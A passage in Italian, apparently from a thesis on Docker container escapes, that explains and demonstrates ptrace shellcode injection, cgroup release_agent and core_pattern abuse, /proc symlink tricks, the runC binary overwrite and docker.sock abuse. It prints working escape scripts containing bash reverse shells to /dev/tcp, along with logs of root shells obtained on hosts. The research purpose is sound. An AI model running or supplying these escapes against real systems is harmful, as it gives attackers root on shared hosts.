Si prenda quindi come riferimento un sistema operativo host Ubuntu superiore alla versione 10.10: dall'interno di un container, per tracciare i processi figli sarebbe necessario consentire la syscall *ptrace*, la cui esecuzione è bloccata da Seccomp e AppArmor. Per semplicità, si decida quindi di disattivare i controlli di Seccomp e AppArmor, così da togliere le restrizioni su *ptrace*.

Per effettuare un debug, *ptrace* ha bisogno di agganciarsi ad un processo di cui è specificato il PID: se il pid namespace fosse condiviso con l'host, risulterebbe possibile dall'interno di un container la visualizzazione di tutti i processi del namespace host, ma sarebbe possibile l'aggancio dei soli processi aventi stesso UID del processo tracciante.

Per ottenere il ruolo di root sulla macchina, quindi, occorre che l'utente attivo all'interno del container sia `root`, con UID 0.

Intercettando un processo attivo sull'host, come potrebbe essere un processo server, è possibile iniettare del codice malevolo con istruzioni compilate in linguaggio macchina, così da dirottare l'esecuzione regolare delle istruzioni ed imporre la creazione di un processo che resti in attesa di una connessione remota su una determinata porta host.

Noto l'indirizzo dell'interfaccia host, si può accedere al sistema operativo ospitante in qualità di utente `root` (Figura 8).


```

assunto: utente sudoer "dev" ha un processo server privilegiato
root@ubuntu-bionic:/# docker run -dit --rm --cap-add=SYS_PTRACE \
> --security-opt apparmor=unconfined --security-opt seccomp=unconfined
--pid=host python:3.8 bash
fb7e97fb73cf057f445c717464bedf5998f8ee216e4c5a08b405aebc1d04fddb
root@ubuntu-bionic:/# docker cp ptrace_infect.py fb7e:/
root@ubuntu-bionic:/# docker exec -it fb7e bash
root@fb7e97fb73cf:/# ps a | grep http
 7340 ?          S+      0:00 python3 -m http.server 8080
 7743 pts/0      S+      0:00 grep http
root@fb7e97fb73cf:/# python3 ptrace_infect.py 7340
esteso shellcode a 88 bytes
attaccato? atteso SIGSTOP ...
ok! ricevuto SIGSTOP da 7340
[v] injection completata (aperta porta a 172.17.0.1:5600/tcp )
root@fb7e97fb73cf:/# exit
root@ubuntu-bionic:/# nc 172.17.0.1 5600
whoami
root
bash -i
root@ubuntu-bionic:/home/dev# id
id
uid=0(root) gid=0(root) groups=0(root)

```

Figura 8: dimostrazione abuso CAP_SYS_PTRACE

Lo script in Python realizzato per la dimostrazione, chiamato *ptrace_infect.py* [50], fa uso del modulo ctypes per usufruire della libreria libc. Una volta fornito in input il PID del processo “vittima”, lo script esegue in ordine le seguenti funzioni (Figura 9):

1. La funzione *attach* (riga 85) esegue *ptrace* con argomento *PTRACE_ATTACH*, così da fermare il processo obiettivo ed agganciarlo. Per confermare che il processo sia stato interrotto senza problemi, viene atteso il segnale di *SIGSTOP*;
2. La funzione *get_registers* (riga 100) permette di ottenere i registri dell’architettura, le cui caratteristiche sono definite in una classe dedicata, chiamando *ptrace* con argomento *PTRACE_GETREGS*;
3. La funzione *injection* (riga 106) usa *ptrace* con argomento *PTRACE_POKETEXT* per scrivere, seguendo la modalità di immagazzinamento dati in uso dal calcolatore, una word alla volta negli spazi di memoria successivi all’indirizzo puntato dal registro *rip*, indicante la prossima istruzione da eseguire nel segmento di codice del processo [51];
4. La funzione *set_registers* (riga 120) ripristina i registri chiamando *ptrace* con argomento *PTRACE_SETREGS*;

5. La funzione *detach* (riga 125) stacca il debugger dal processo, chiamando *ptrace* con argomento *PTRACE_DETACH*.

Una volta sganciato, il processo “vittima” riprenderà la sua esecuzione a partire dalla prima istruzione puntata dal registro *rip* che, ad iniezione completata correttamente, corrisponderà alla prima istruzione del codice malevolo.

```
85 def attach(pid):
86
87     if ptrace(PTRACE_ATTACH, pid, None, None) < 0 :
88         raise Exception("PTRACE_ATTACH failed")
89
90     print("attaccato? atteso SIGSTOP ... ")
91     stat = os.waitpid(pid,0)
92     if os.WIFSTOPPED(stat[1]):
93         stopSignal = os.WSTOPSIG(stat[1])
94
95 [...]
96
100 def get_registers(pid):
101     if ptrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers))<0:
102         raise Exception("PTRACE_GETREGS failed")
103
104 [...]
105
106 def injection(pid):
107
108     for i in range(0,len(shellcode),4):
109
110         lil_end_word = struct.unpack("<I",shellcode[i:4+i])[0]
111         if ptrace(PTRACE_POKETEXT,pid,ctypes.c_void_p(registers.rip+i),lil_end_word)<0:
112             raise Exception("PTRACE_POKETEXT failed")
113
114 [...]
115
120 def set_registers(pid):
121     if ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers)) < 0:
122         raise Exception("PTRACE_SETREGS failed")
123
124
125 def detach(pid):
126     if ptrace(PTRACE_DETACH, pid, None, None) < 0 :
127         raise Exception("PTRACE_DETACH failed")
```

Figura 9: funzioni definite in *ptrace_infect.py*

2.4 Abuso di User Mode Helper

Lo User Mode Helper (abbreviato, UMH) è una struttura kernel che permette ai programmi utente di chiedere al kernel l'esecuzione privilegiata di programmi dello spazio utente, tramite le chiamate *call_usermodehelper* o *call_usermodehelper_exec* [52], definite in */kernel/umh.c* [53]. Alcune funzionalità del sistema operativo prevedono l'esecuzione, tramite UMH, di programmi dello spazio utente: ad esempio, la rimozione dei cgroup vuoti richiede il programma indicato nel file *release_agent* del cgroup radice [54], mentre la procedura di *core dump* fa uso del binario specificato in *core_pattern*.

2.4.1 Abuso del cgroup-v1 *release_agent*

La feature cgroup-v1 ha un'opzione che fa uso del UMH: quando abilitata, la terminazione di tutti i processi attivi nel cgroup richiede al UMH di eseguire la routine presente in *release_agent* [5] [55]. Con le giuste condizioni, si può sfruttare questa feature per ottenere l'esecuzione privilegiata di codice arbitrario sulla macchina ospitante.

Perché ciò sia possibile, l'attaccante deve possedere il ruolo di *root* e poter utilizzare la syscall *mount*: il container compromesso, dunque, dovrà avere attiva la capability *CAP_SYS_ADMIN*, mentre deve disabilitare i controlli di LSM e Seccomp.

Dal container compromesso, l'attaccante dovrà eseguire i seguenti passi:

1. Usare il comando *mount* per montare un cgroup radice, ad esempio il cgroup *memory*, all'interno del container. Il punto di montaggio scelto, ad esempio */tmp/cgrp*, conterrà il *release_agent*;
2. All'interno del punto di montaggio, va creata una nuova directory, ad esempio "x": in tal modo, definiamo un nuovo cgroup *memory* di nome *x*, figlio del cgroup *memory* radice;
3. Nella directory del nuovo cgroup, corrispondente al percorso */tmp/cgrp/x*, automaticamente, andrà a crearsi il file *notify_on_release*, un flag per richiedere l'attivazione del *release_agent*: se impostato a "1", la terminazione di tutti i processi presenti nel cgroup determinerà l'attivazione della routine definita nel *release_agent*. Si procede quindi ad abilitare il flag *notify_on_release*;
4. Si prepara un file eseguibile, contenente un programma malevolo: per la dimostrazione, si è scelta una reverse shell. Perché venga eseguito su host, andrà inserito nel *release_agent* il percorso a questo file;

5. Il kernel esegue la routine del `release_agent` basandosi sul percorso relativo alla radice del filesystem `host`, dunque è necessaria l'estrazione del path su `host` verso il file malevolo. Se il container usa `OverlayFS`, allora il file malevolo creato si troverà nel livello `upperdir`: è possibile individuare il path assoluto verso la directory di sistema montata come `upperdir` grazie al file di configurazione `/etc/mtab` [56]. Estratto il percorso al file eseguibile, si sovrascrive il contenuto del `release_agent` con la stringa risultante.
6. Per azionare il meccanismo, occorre che tutti i processi del `cgroup x` siano terminati. Bisogna quindi creare un processo, inserire il suo PID nel file al percorso `/tmp/cgrp/x/cgroup.procs` e attendere la sua terminazione. A quel punto, il kernel attiverà il payload e conatterà l'`host` remoto alla macchina ospitante.

Per la dimostrazione, è stato creato un `Dockerfile`, contenente lo script `cgesc.sh` in grado di manipolare il `release_agent` per avviare sull'`host` il file malevolo “`cmd`”, contenente una reverse shell per accedere all'`host` in qualità di `root` [57] (Figura 10).

```
#!/bin/sh

#uso: ./cgesc.sh 10.0.2.15 445

mkdir /tmp/cgrp;
mount -t cgroup -o memory cgroup /tmp/cgrp;
mkdir /tmp/cgrp/x;
echo 1 > /tmp/cgrp/x/notify_on_release;
UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{ for (i=1; i<=NF; i++) { if ($i ~ /upperdir/) { print $i } } }' | cut -d "=" -f 2);
echo "$UPPERDIR/cmd" > /tmp/cgrp/release_agent;
echo "#!/bin/bash" > /cmd;
echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1 2>&1" >> /cmd;
chmod 777 /cmd;
sh -c "echo $$ > /tmp/cgrp/x/cgroup.procs";
```

Figura 10: script `cgesc.sh`

Per l'esecuzione della dimostrazione, si pone in ascolto un programma di comunicazione remota su una porta dell'`host`, per poi eseguire, in un altro terminale, il container creato con l'immagine generata dal `Dockerfile` e configurato con le condizioni necessarie per l'abuso del `release_agent` (Figura 11).

I file `release_agent` e `notify_on_release`, come altre feature del `cgroup-v1`, sono stati rimossi nel `cgroup-v2` e l'intero meccanismo è stato ripensato: questa feature esposta, così come altre del `cgroup-v1`, facilitava l'abuso del UMH [58].

```

--terminale1
root@host:/# nc -nlvp 445
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::445
Ncat: Listening on 0.0.0.0:445

--terminale2
root@host:/# echo escape! > /tmp/youfoundme.txt
root@host:/# docker run -it --rm --cap-add=SYS_ADMIN --security-opt
apparmor=unconfined --security-opt seccomp=unconfined cgesc:1
./cgesc.sh 10.0.2.15 445

--terminale1: ricevuta richiesta di connessione
Ncat: Connection from 10.0.2.15.
Ncat: Connection from 10.0.2.15:1866.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.2# whoami
whoami
root
bash-4.2# cat /tmp/youfoundme.txt
cat /tmp/youfoundme.txt
escape!

```

Figura 11: dimostrazione abuso release_agent

2.4.2 Abuso del core_pattern

Il root filesystem del container monta lo pseudo-filesystem `/proc`: un'interfaccia verso le strutture dati del kernel. Nella sottodirectory `/proc/sys/kernel`, sono presenti dei file che permettono l'impostazione di diversi parametri del kernel, tra cui il `core_pattern` [7]: file che permette di specificare un template per i nomi dei core dump creati.

Un core dump è un file contenente lo stato della memoria al momento della terminazione imprevista di un certo programma [59]. Per creare il core dump, viene prima richiesto al UMH di leggere il `core_pattern` [60].

Un'altra funzione offerta dal `core_pattern` è la possibilità di specificare un programma a cui dare in input il core dump, utilizzando il carattere “|” seguito dal percorso host verso il programma da eseguire. Tale funzione, nelle giuste condizioni, può essere sfruttata per l'esecuzione privilegiata di codice arbitrario nello spazio d'indirizzi host.

All'interno di un container, normalmente, il `core_pattern` risulta read-only, ma esistono configurazioni in cui è consentita la scrittura da parte di `root`: ad esempio, quando è possibile utilizzare la syscall `mount` per specificare un nuovo punto di

montaggio del filesystem `/proc`. Perché ciò sia possibile, il container deve possedere almeno la capability `CAP_SYS_ADMIN` e disattivare i controlli LSM e Seccomp.

Quando il `core_pattern` è scrivibile da `root`, si procede con la preparazione di un file malevolo eseguibile, si estrae il suo percorso nel livello `upperdir`, estraendo i dati necessari da `/etc/mtab` e lo si inserisce nel `core_pattern`, precedendolo col carattere “|”.

Infine, affinché la procedura di `core dump` sia attivata, bisogna creare un piccolo programma la cui esecuzione deve terminare in maniera anomala: per esempio, un codice che vuol scrivere un valore intero nella cella di un puntatore nullo.

Lo script `corepatesc.sh` [61], realizzato per la dimostrazione, esegue la mount di un filesystem `proc` in qualità di `root`, per poi inserire in `core_pattern` il carattere “|” seguito dal percorso `host` al programma malevolo “`cmd`”, presente in `upperdir`, che dovrà attivarsi a seguito di un programma interrotto in maniera imprevista (Figura 12).

```
#!/bin/sh

#argomento $1 è interfaccia ip
#argomento $2 è porta
mkdir /newproc;
mount -t proc proc /newproc;
UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{ for (i=1; i<=NF; i++) { if ($i ~ /upperdir/) { print $i } } }' | cut -d "=" -f 2);
echo "#!/bin/bash" > /cmd;
echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1" >> /cmd;
chmod 777 /cmd;
echo "|$UPPERDIR/cmd" > /newproc/sys/kernel/core_pattern;
./crash
```

Figura 12: *corepatesc.sh*

Nella dimostrazione, questo script è stato inserito in un `Dockerfile` assieme ad un altro programma chiamato `runme.sh` [61] (Figura 13): una volta generato un container con l'immagine di tale `Dockerfile` e le condizioni di vulnerabilità descritte, l'esecuzione di `runme.sh` automatizzerà, in ordine temporale, il comando `nc` per aprire la porta 445 dell'interfaccia network del container e, dopo 5 secondi, l'attivazione del programma che sfrutta la procedura di `core dump` per eseguire una reverse shell dall'host verso la porta 445 esposta dal container (Figura 14).

```
#!/bin/sh

my_ip=$(ifconfig | awk '/inet / {print $2; exit}' | cut -d ":" -f 2);
my_port=445;
sleep 5 && ./corepatesc.sh $my_ip $my_port &
nc -nlvp $my_port
```

Figura 13: programma runme.sh

```
root@localhost:/# docker run -it --rm --privileged coredumpesc:1
/ # ./runme.sh
listening on [::]:445 ...
connect to [::ffff:172.17.0.2]:445 from [::ffff:172.17.0.1]:40820
([::ffff:172.17.0.1]:40820)
bash: cannot set terminal process group (-1): Inappropriate ioctl [...]
bash: no job control in this shell
root@localhost:/# echo hacked! > /tmp/youfoundme.txt
echo hacked! > /tmp/youfoundme.txt
root@localhost:/# exit
exit
exit
Segmentation fault (core dumped)
exit
exit
nc: too many output retries
/ # exit
root@localhost:/# cat /tmp/youfoundme.txt
hacked!
```

Figura 14: dimostrazione abuso core_pattern

2.5 Abuso dei symlink di processo

Nel pseudo-filesystem */proc*, le risorse dei rispettivi processi sono raggiungibili presso le sottodirectory intitolate coi relativi PID [7].

Tra queste risorse, ci sono dei riferimenti simbolici a file o directory, come il symlink *root*, che specifica la radice del processo, o il symlink *exe*, contenente il percorso file all'eseguibile che ha generato il processo.

Altri symlink sono presenti direttamente nella radice di */proc*, come ad esempio */proc/self*: un riferimento simbolico alla directory col PID del processo che vi sta accedendo. Un processo che accede ai contenuti di */proc/self*, dunque, sta accedendo ai contenuti della sottodirectory che ha il suo stesso PID.

Quando un processo accede ad un riferimento simbolico nella struttura */proc*, il kernel parte dalla directory radice associata al processo per risolvere il percorso indicato.

2.5.1 Abuso del symlink “root”

Tra le risorse relative ad un processo, il symlink *root* fa riferimento alla radice del filesystem visibile dal processo: per esempio, un processo interno ad un container ha il symlink *root* che punta alla directory radice del filesystem montato nel container. Se tale processo interno al container avesse PID 5272 sull’host, e venisse definito nel filesystem del container un programma al percorso */payload*, allora si potrebbe eseguire tale programma utilizzando il percorso */proc/5272/root/payload*.

Il *release_agent* dei *cgroup-v1* può permettere l'esecuzione privilegiata di uno script interno al container, prendendo come riferimento il percorso host all'eseguibile. Partendo dal container, la dimostrazione che segue vuole utilizzare la procedura del *release_agent* per eseguire una reverse shell sull'host, attivando lo script “payload” creato nella directory radice del container. Per far ciò, si vuole inserire nel *release_agent* il percorso a payload sfruttando il symlink *root* di un processo interno al container.

Si assuma il contesto di un container con capability *CAP_SYS_ADMIN* e non sorvegliato da LSM e Seccomp, dove è possibile chiamare la syscall *mount*. Il namespace pid non è condiviso con l’host, dunque non c’è modo di dedurre direttamente il PID, sull’host, di un processo generato dal container.

Per la dimostrazione, si è creato un Dockerfile contenente due script [62]: *brute.sh*, impostato come entrypoint, e *brute.c*. L’immagine generata da questo Dockerfile permetterà la creazione di un container che, presi in input indirizzo ip e porta, attiva una reverse shell verso la destinazione specificata (Figura 15).

```
--terminale1
root@host:/# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale2
root@host:/# docker run -it --rm --privileged brute_esc:1 10.0.2.15
445
[v] payload eseguito! path: /proc/3773/root/payload

--terminale1 dopo aver ricevuto una connessione
Connection received on 10.0.2.15 59820
bash: cannot set terminal process group (-1): Inappropriate ioctl [...]
bash: no job control in this shell
root@host:/#
```

Figura 15: abuso root symlink

Lo script *brute.sh* prepara il file “payload” e monta il cgroup radice *memory* al percorso */tmp/cgrp*, crea il memory cgroup *x* ed imposta il flag *notify_on_release*. Dopodichè, l'eseguibile generato dal file *brute.c* tenta di individuare il PID di un processo generato dal container e di attivare "payload", ripetendo le seguenti azioni (Figura 16):

1. crea la stringa */proc/[PID]/root/payload*, dove *[PID]* è un numero intero che va da 1 a 32768, per poi inserirla nel *release_agent*;
2. aziona `sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"`, il comando “trigger” che inserisce in *cgroup.procs* il proprio PID per poi terminare;
3. Oltre a creare la reverse shell, "payload" definisce la creazione del file "fine" all'interno della directory radice del container. L'ultimo punto del ciclo, quindi, controlla se il file "fine" risulta accessibile, così da terminare il programma.

```
18 for(int guess_real_pid=1; guess_real_pid<MAX_PID+1; guess_real_pid++){
19
20     sprintf(guess_path, "/proc/%d/root/payload", guess_real_pid);
21
22     //scrivi su release_agent
23     if((fd=open("/tmp/cgrp/release_agent", O_WRONLY|O_TRUNC)) < 0){
24         perror("[x] errore apertura release_agent\n");
25         exit(EXIT_FAILURE);
26     }
27
28     if(write(fd, guess_path, sizeof(guess_path)) != sizeof(guess_path)){
29         perror("[x] errore scrittura release_agent\n");
30         close(fd);
31         exit(EXIT_FAILURE);
32     }
33
34     close(fd);
35
36     //aziona evento trigger
37     if(system(trigger) == -1){
38         perror("[x] trigger ha dato errore\n");
39         exit(EXIT_FAILURE);
40     }
41
42     //se c'è il file "/fine", payload trovato!
43     if(access("/fine", F_OK) == 0){
44         printf("\n[v] payload eseguito! path: %s \n\n", guess_path);
45         exit(EXIT_SUCCESS);
46     }
47
48 }
```

Figura 16: ciclo iterativo in *brute.c*

2.5.2 Abuso del processo “runC init”

In Docker, i comandi `docker run` e `docker exec` consentono l'esecuzione di un programma all'interno del container. Ad esempio, l'esecuzione di un container con terminale interattivo richiede l'attivazione di uno programma shell definito al suo interno, come `/bin/dash`, puntata da `/bin/sh`, o `/bin/bash` [63]. Per attivare un programma all'interno del container, runC crea un processo in entrata chiamato *runC init*: per mantenere le restrizioni di sicurezza, *runC init* viene inserito nel namespace del container per poter eseguire il programma.

Tra le risorse definite nel sistema `/proc`, ogni processo possiede il symlink `exe` come riferimento al binario che l'ha generato: nel caso di *runC init*, il symlink `exe` contiene un riferimento all'eseguibile `/usr/sbin/runC` presente su host.

La vulnerabilità descritta permette di sovrascrivere il binario referenziato dal symlink `exe` presente tra le risorse di *runC init*, ovvero l'eseguibile `/usr/sbin/runC` che, se manipolato, permette l'esecuzione privilegiata di codice arbitrario.

Come primo passo, occorre intercettare il processo runC: si manipola un programma che presumibilmente sarà eseguito come processo in entrata al container, sovrascrivendo il suo contenuto con la shebang `#!/proc/self/exe` cosicché, alla sua esecuzione, il loader Linux eseguirà l'interprete specificato. Verrà così eseguita all'interno del container un'istanza del processo generato da runC, visualizzabile dall'output del comando `ps` come `/proc/self/exe`.

Ottenuto il processo, il secondo passo consiste nella sovrascrittura del componente runC che, essendo in esecuzione, non sarà possibile sovrascrivere al momento. Tuttavia, nelle versioni di Docker precedenti alla 18.09.2 [64] è possibile una via alternativa: si apre il symlink `exe` in una modalità diversa dalla scrittura, così da salvare un riferimento a runC nella directory `/proc/self/fd` del processo attaccante, si attende la terminazione del processo generato da runC e, infine, si accede in scrittura al riferimento salvato.

La dimostrazione è stata svolta su un sistema Ubuntu 20.04.1, kernel 5.15.0-72-generic, Docker Engine 18.09.1, containerd 1.2.0, runC 1.0.0-rc5. Per semplificare l'installazione di tale ambiente, è stato creato il programma `reload_docker.sh` [65] per disinstallare il Docker Engine presente ed installare i componenti della versione obiettivo.

La dimostrazione fa uso di due programmi [66]: *intercept.sh* per sovrascrivere il contenuto di */bin/sh* ed intercettare l'interprete */proc/self/exe*, ottenendo il PID del processo *runC init* generato, poi *runCescape.c* per procedere con la sovrascrittura del file.

Il programma *intercept.sh* esegue in loop la ricerca di */proc/self/exe* nello snapshot presentato dal comando *ps*. Appena viene riscontrato un risultato, viene passato a *runCescape* il percorso, nel sistema */proc*, al symlink *exe* del PID estratto (Figura 17).

```
#!/bin/bash

echo '#!/proc/self/exe' > /bin/sh

while
    runc_tuple=$(ps ea | sed -n "/\s/proc/self/exe/Ip")
    [ -z "$runc_tuple" ]
do ;; done

runc_pid=$(echo $runc_tuple | cut -d " " -f 1)

./runCescape /proc/$runc_pid/exe
```

Figura 17: script *intercept.sh*

Lo script *runCescape.c* aprirà, a riga 34, il percorso preso in input in modalità *O_PATH* [67], cioè per sole operazioni di controllo descrittore, così da salvare in */proc/self/fd* un riferimento a */usr/sbin/runc*. Procedo poi a sovrascrivere il contenuto di *runC* con una reverse shell verso l'indirizzo IP 10.0.2.15, porta 445, attendendo con un loop, a riga 52, che il componente non sia più in uso (Figura 18).

```
34 | if((real_runc_fd = open(runc_exe_path, O_PATH)) < 0){
35 |     fprintf(stderr, "[x] %s non si apre\n", runc_exe_path);
36 |     exit(EXIT_FAILURE);
37 | }
38 | printf("[v]aperto %s con fd %d\n", runc_exe_path, real_runc_fd);
39 | sprintf(runc_inner_fd_path, "/proc/self/fd/%d", real_runc_fd);
[...]|
52 | while(1){
53 |     if((runc_inner_fd=open(runc_inner_fd_path,O_WRONLY|O_TRUNC))>0){
54 |         if(write(runc_inner_fd,revsh,revsh_SIZE) != revsh_SIZE){
55 |             perror("[x] shellcode troppo grande\n");
56 |             close(runc_inner_fd);
57 |             close(real_runc_fd);
58 |             exit(EXIT_FAILURE);
59 |         }
60 |         break;
61 |     }
62 | }
```

Figura 18: snippet di codice in *runCescape.c*

Qualora l'attacco avesse successo, la successiva esecuzione del componente runC attiverà una reverse shell, con accesso al sistema ospitante in qualità di utente `root` (Figura 19). La probabilità di ottenere un riferimento a runC non è deterministica: l'attaccante dovrà sfruttare una finestra temporale che va dall'esecuzione dell'interprete alla terminazione del `runC init` generato. Per tale ragione, *runCescape* potrebbe non riuscire ad aprire in tempo il symlink `exe` fornitogli (Figura 20).

```
--terminale1
root@Ubuntu:/# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale2
root@Ubuntu:/# echo hacked! > youfoundme.txt
root@Ubuntu:/# docker run -it --rm --name esc runc_fd_esc:1

--terminale3 aziona evento trigger
root@Ubuntu:/# docker exec -it esc sh
No help topic for '/usr/bin/sh'

--terminale2 stampa output
[?]apertura /proc/57778/exe...
[v]aperto /proc/57778/exe con fd 3
[?]cerco di aprire /proc/self/fd/3
[?]aspetto runC fermo per scrivere...
[v]runC sovrascritto con successo!

--terminale1 riceve una connessione
Connection received on 10.0.2.15 46212
bash: cannot set terminal process group (58625): Inappropriate ioctl
for device
bash: no job control in this shell
<2ac950f7a01e2ab21899ea64f94a57aaefd7b2df8d47da2b# cd /
cd /
root@Ubuntu:/# cat youfoundme.txt
cat youfoundme.txt
hacked!
```

Figura 19: scenario successo runCescape

```
--terminale1
root@Ubuntu:/# docker run -it --rm --name esc runc_fd_esc:1

--terminale2 aziona evento trigger
root@Ubuntu:/# docker exec -it esc sh
No help topic for '/usr/bin/sh'

--terminale1 stampa output
[?]apertura /proc/54050/exe...
[x] /proc/54050/exe non si apre
```

Figura 20: scenario fallimento runCescape

2.6 Abuso del socket di Docker

Il socket *docker.sock* è responsabile della gestione della comunicazione con dockerd tramite il servizio RESTful di Docker API. I comandi impartiti, ad esempio, da Docker CLI arrivano a questo componente per mezzo di messaggi con protocollo HTTP.

Uno scenario di container compromesso può esistere con la configurazione Docker-in-Docker, usata in fase di Continuous Integration per progetti che richiedono il testing di immagini Docker [68].

Esistono, tuttavia, altri scenari dove è necessario montare il socket UNIX: un esempio sono alcuni applicativi per la gestione centralizzata dell'ambiente Docker, come Traefik [69]. Per precauzione, è uso montare *docker.sock* in read-only così da impedire la propagazione delle modifiche sul componente presente in host.

Docker offre l'opzione di comunicare con dockerd dall'esterno, esponendo il socket su una porta TCP. Di default, una porta TCP usata da *docker.sock* comunica tramite il protocollo HTTP.

Il *docker.sock* può essere sfruttato per completare una fuga creando container compromessi o eseguendo la connessione a container fragili presenti nella stessa network di un container compromesso.

2.6.1 Script dockerio.py

Per le successive dimostrazioni, è stato creato lo script *dockerio.py* [70]: un wrapper per la API di Docker, utilizzabile come tool a riga di comando per interagire con dockerd tramite comandi di alto livello. Questo script, scritto in Python, segue la specifica della

versione 1.43 [71] per interagire con un socket UNIX o TCP grazie ad un oggetto “session”, gestore di alto livello per una sessione HTTP.

Per interagire con un socket UNIX, questo va montato nella session tramite un adattatore HTTP: l’oggetto *UnixAdapter*, derivato dalla classe *HTTPAdapter* del modulo *requests.adapters* [72], svolge questo compito incapsulando ricorsivamente le classi *UnixConnectionPool* e *UnixConnection*, derivate rispettivamente dalle classi *connectionpool* e *connection* del modulo *urllib3*, al fine di specificare */run/docker.sock* come interfaccia di comunicazione con la Docker API e, quindi, con *dockerd*.

Di seguito, vengono riportati alcuni dei comandi ed opzioni più importanti:

- Comando *run*: analogo a *docker run*, esegue in ordine la richiesta di creazione e poi di avvio di un container privilegiato;
- Comando *exec*: esegue un determinato processo in un container. Nel dettaglio, esegue in successione due chiamate alla API per creare la richiesta d’esecuzione e poi eseguirla. Il comando dispone di diverse opzioni, tra cui *--revsh* per eseguire dal container una reverse shell;
- Comando *image*: comandi per la gestione di una singola immagine. Nella richiesta, l’opzione *load[nome_cont] [sorgente_http]* permette di caricare da indirizzo remoto un’immagine derivata da un container in formato compresso “.tar” ed assegnargli un nome.

2.6.2 Abuso socket UNIX con *dockerio.py*

A inizio dimostrazione, l’attaccante si trova in un container compromesso di nome “py”, collocato nella network *bridge*. Il container monta il volume */run/docker.sock*: tale container si basa sull’immagine *python_env:1*, generata da Dockerfile con base *python:3.8* e contenente *netcat*, *dockerio.py* e i moduli *pip* necessari (Figura 21).

```
FROM python:3.8
RUN apt-get update && apt-get install -y netcat && pip install requests
COPY dockerio.py /dockerio.py
CMD ["/bin/bash"]
```

Figura 21: Dockerfile di *python_env:1*

Dall’interno del container *py*, è possibile instaurare una comunicazione HTTP con la Docker API tramite il socket UNIX. L’attaccante può quindi usare *dockerio.py* per chiedere a Docker di creare un container privilegiato, chiamarlo “contesc”, montare la

directory radice del sistema ospitante come volume in */hostfs* e conferirgli i namespace *pid* e *net* dell'host.

Il container richiesto verrà creato nella network *bridge*, la stessa rete di *py*, consentendo all'attaccante di connettersi a *contesc* per mezzo di una reverse shell: noto l'indirizzo in rete del proprio container, si può utilizzare *dockerio.py* per richiedere a Docker l'esecuzione di un comando di reverse shell nel container *contesc*. Ottenuta la shell in *contesc*, si può usare il comando *chroot /hostfs* per ottenere un accesso completo all'host (Figura 22).

```
root@localhost:/# docker run -it \  
> -v /run/docker.sock:/run/docker.sock --rm --name py python_env:1  
root@46eb1687b078:/# EXPL="python3 dockerio.py UNIX localhost"  
root@46eb1687b078:/# $EXPL run ubuntu:14.04 contesc \  
> -v /:/hostfs --hostnet --hostpid --rm  
[...]  
<Response [204]>  
root@46eb1687b078:/# $EXPL ps  
[...]  
  'Names': ['/py'],  
  'NetworkSettings': {'Networks': {'bridge': {  
                                [...]                                  
                                'IPAddress': '172.17.0.2',  
[...]  
root@46eb1687b078:/# sleep 5 && $EXPL exec contesc \  
> --revsh 172.17.0.2:445 & nc -nlvp 445  
[1] 316  
Listening on 0.0.0.0 445  
[...]  
Connection received on 172.17.0.1 46240  
root@localhost:/# ls | grep hostfs  
ls | grep hostfs  
hostfs  
root@localhost:/# chroot hostfs
```

Figura 22: fuga con socket UNIX

2.6.3 Abuso socket TCP con dockerio.py

Per la dimostrazione, sono stati inseriti due host in una rete dedicata: un server con sistema Ubuntu 18.04.1, kernel 5.4.0-148-generic, dockerd 18.09.1 in ascolto alla porta TCP 2375.

L'attaccante crea un'immagine malevola grazie allo script *crea_exploit.sh* [73], che genera il file *exploit.tar*: quest'ultimo sarà poi esposto tramite un processo server, così da poter chiedere a dockerd, tramite il comando *load* di *dockerio.py*, di scaricare

l'immagine ed assegnargli il nome *expl:1*. L'immagine malevola contiene lo script *cgesc.sh* che, una volta attivato, crea una reverse shell sull'host.

Usando il comando `run` di *dockerio.py*, si chiede l'esecuzione di un container privilegiato di nome *expl1*, basato sull'immagine *expl:1*. Infine, si usa il comando `exec` di *dockerio.py* per chiedere l'esecuzione dello script al suo interno, fornendo gli argomenti necessari alla reverse shell (Figura 23).

```
--host remoto che espone il servizio
root@ubuntu-bionic:/# dockerd -H 192.168.146.5

--terminale1 su host attaccante
root@Ubuntu-20:/tmp/cattiveria# ./crea_exploit.sh
Sending build context to Docker daemon 4.096kB
[...]
root@Ubuntu-20:/tmp/cattiveria# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

--terminale2 su host attaccante
root@Ubuntu-20:/# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale3 su host attaccante
root@Ubuntu-20:/# EXPL="python3 dockerio.py TCP \
> http://192.168.146.5:2375"
root@Ubuntu-20:/# $EXPL image load expl:1 \
> http://192.168.146.7:8000/exploit.tar
root@Ubuntu-20:/# $EXPL run expl:1 expl1 --rm --cmd /bin/sh
[...]
<Response [204]>
root@Ubuntu-20:/# $EXPL exec expl1 --cmd ./cgesc.sh 192.168.146.7 445
[...]
<Response [200]>

--terminale2 attaccante riceve segnale di connessione
Connection received on 192.168.146.5 45854
bash: cannot set terminal process group (-1): Inappropriate ioctl [...]
bash: no job control in this shell
root@ubuntu-bionic:/#
```

Figura 23: fuga con socket TCP

2.7 Abuso delle vulnerabilità kernel

Il Docker Engine si appoggia sul sistema operativo ospitante, condividendone lo spazio kernel. Per tale ragione, i container Docker non sono immuni a vulnerabilità intrinseche del kernel installato sul sistema.

2.7.1 Abuso dei namespace non privilegiati

Con l'aiuto della tecnologia offerta dai namespace, determinate versioni del kernel rendono possibile una privilege elevation e conseguente fuga dal container per mezzo dei cgroup-v1, senza necessità di capability [74].

Diversi sistemi Linux, come Debian e Ubuntu, hanno abilitato di default il supporto alla creazione di nuovi user namespace da parte di utenti non privilegiati.

Questo permette agli utenti di un container non controllato da LSM la creazione di un nuovo spazio d'indirizzi tramite syscall *clone* o *unshare*: l'utente del nuovo user namespace gode di pieni privilegi per le operazioni interne al nuovo namespace [75], con il completo set di moduli capability a disposizione, UID 0 e GID 0.

